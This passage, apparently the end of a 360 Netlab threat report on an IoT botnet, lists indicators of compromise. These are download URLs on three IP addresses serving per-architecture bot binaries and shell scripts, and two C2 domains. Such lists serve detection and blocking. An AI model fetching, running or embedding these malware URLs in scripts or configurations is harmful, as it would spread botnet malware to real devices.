http://162.33.179.171/bins/realtek.mpsl http://162.33.179.171/blah http://162.33.179.171/k.sh http://162.33.179.171/linnn http://162.33.179.171/z.sh http://206.188.197.104/bins/arm7 http://206.188.197.104/bins/realtek.mips http://206.188.197.104/skidrt http://31.214.245.253/bins/arm http://31.214.245.253/bins/arm7 http://31.214.245.253/bins/mips http://31.214.245.253/bins/mpsl http://31.214.245.253/bins/x86 http://31.214.245.253/k.sh http://31.214.245.253/kk.sh

C2 domain

```
folded.in fridgexperts.cc
```

Contact us

Readers are always welcomed to reach us on Twitter or email us to netlab at 360 dot cn.